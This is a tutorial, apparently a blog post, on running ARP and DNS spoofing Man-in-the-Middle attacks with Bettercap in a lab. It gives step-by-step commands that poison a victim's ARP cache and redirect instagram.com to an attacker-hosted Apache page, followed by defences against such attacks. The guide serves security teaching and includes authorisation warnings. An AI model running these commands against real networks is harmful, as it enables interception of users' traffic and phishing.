

If you are still using Ettercap, you are living in the past. While Ettercap was the king of the 2010s, modern network auditing requires tools that are modular, stable, and designed for the complex environments of today.
Enter Bettercap: The “Swiss Army Knife” of network reconnaissance and attacks.
In this guide, we will move beyond simple theory. I will walk you through a complete Man-in-the-Middle (MiTM) attack scenario, covering everything from the initial network scan to executing ARP Spoofing and DNS Spoofing to capture traffic. Finally, and most importantly, we will cover how to detect and prevent these attacks to secure your infrastructure.
What is a Man-in-the-Middle (MiTM) Attack?
Before we touch the terminal, we must understand the topology. In a standard network, your victim (User) talks directly to the Router (Gateway).
In an ARP Spoofing attack, you (the Attacker) trick both the Victim and the Router. You tell the Victim that you are the Router, and you tell the Router that you are the Victim.
Once this “poisoning” is established, all data packets flow through your machine. This allows you to inspect, modify, or block traffic in real-time.
Laboratory Setup (Prerequisites)
To follow this tutorial safely, you need a controlled environment. Do not run this on a public Wi-Fi (like a coffee shop) or a corporate network without written permission.
Lab Requirements
- Attacker Machine: Kali Linux (2024.x/2025) or Parrot Security OS.
- Victim Machine: A Windows 10/11 VM or an Android smartphone connected to the same Wi-Fi.
- Network Configuration: If using Virtual Machines (VirtualBox/VMware), ensure your network adapter is set to Bridged Mode. This assigns a unique IP to your VM, placing it on the same LAN as the victim.
Installing Bettercap
If you are on Kali Linux, Bettercap is pre-installed. If not, update your repositories and install the latest version:
		sudo apt update
sudo apt install bettercap -yStep 1: Network Reconnaissance
First, we need to identify our target. Launch Bettercap with sudo:
sudo bettercapYou are now in the interactive Bettercap shell. To discover devices on the network, we will enable the probe module. This sends harmless UDP packets to every possible IP on the subnet.
    # Enable network probing and discovery
    net.probe on

    # View the list of discovered devices
    net.show
Screenshot of the scan of a private network for testing.
Step 2: Identify the Gateway
In most home networks, the gateway is usually the router (e.g., 10.239.255.110 in this example). You can confirm it with:
ip route | grep default- Start ARP Spoofing (Poison the Gateway)
Step 3: Executing the ARP Spoofing Attack
Now that we have the target, we will initiate the ARP Spoofing. We want to intercept traffic in both directions (Full Duplex).
Run the following commands inside the Bettercap session:
   # 1. Set the target IP (The Router)
   set arp.spoof.targets 10.239.255.110

   # 2. Launch the attack
arp.spoof onIf successful, Bettercap will report that it is sending ARP packets. At this point, you are effectively the “router” for the victim.
Step 4: DNS Spoofing (Redireccting Traffic)
Sniffing traffic is useful, but DNS Spoofing is where you control the user’s reality. We will configure Bettercap to answer DNS queries falsely.
For example, when the victim tries to visit facebook.com, we will send them to our own malicious server (or a simple Apache page running on our Kali machine).
   set net.sniff.verbose false
net.sniff onImportant: Exit and restart Bettercap (quit then relaunch) before starting DNS spoofing to avoid session issues.
1. Choose Your Victim
Run net.probe on again and select the target device (e.g., a tablet at 10.239.255.37).

2. ARP Spoof the Victim
set arp.spoof.targets 10.239.255.37
arp.spoof on3. Configure DNS Spoofing
set dns.spoof.domains instagram.com
set dns.spoof.address 10.239.255.196    # Your attacking machine's IP
dns.spoof onNow, when the victim types instagram.com in their browser, the request will be intercepted by your machine, and they will be served the content hosted on your IP address.

4. Set Up the Fake Web Server (Apache)
Create a simple phishing page at /var/www/html/index.html:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Instagram</title>
</head>
<body>
    <h1 style="text-align:center; color:red; margin-top:150px;">
        Has sido víctima de un DNS SPOOFING!!
    </h1>
</body>
</html>Start Apache:
sudo systemctl start apache2
sudo systemctl status apache2
On the attacker machine, we go to http://localhost to verify that it is running.

5. Test the Attack

On the victim device, open a browser and visit instagram.com.
Instead of the real site, the victim will land on your fake page.

How to Defend Against ARP and DNS Spoofing Attacks
As cybersecurity professionals, our job is to fix these holes. Here is how you defend against the attack we just performed:
- Static ARP Entries: In high-security environments, you can manually map MAC addresses to IP addresses in the router and clients. This prevents any device from overwriting the ARP cache with a spoofed address.
- VPN (Virtual Private Network): A VPN encrypts your traffic from your device to the VPN server. Even if an attacker is on your Wi-Fi performing ARP Spoofing, they will only see encrypted garbage data.
- Network Segmentation (VLANs): Separate sensitive departments (like HR or Finance) into different VLANs so they cannot be accessed by general users or guests.
- Detection Tools: Use tools like XArp or enable “ARP Inspection” on enterprise switches (Cisco/Ubiquiti) to alert admins when a MAC address starts claiming multiple IPs.
Conclusion
ARP spoofing combined with DNS spoofing remains one of the most effective and easy-to-perform MITM attacks on local networks. Tools like Bettercap make it incredibly simple, which is why understanding and defending against these techniques is essential for any cybersecurity professional.
Always practice in a controlled lab environment and obtain explicit permission before testing on any network that is not yours.
If you found this guide helpful, share it with your network!
Did you manage to replicate the attack in your lab? I’d love to see your setup. Take a screenshot of your terminal (blurring any sensitive IPs!) and tag me on LinkedIn. Let’s discuss what challenges you faced!
Disclaimer
This tutorial is intended strictly for educational purposes and for use in authorized security audits. Unauthorized interception of network traffic is illegal and unethical.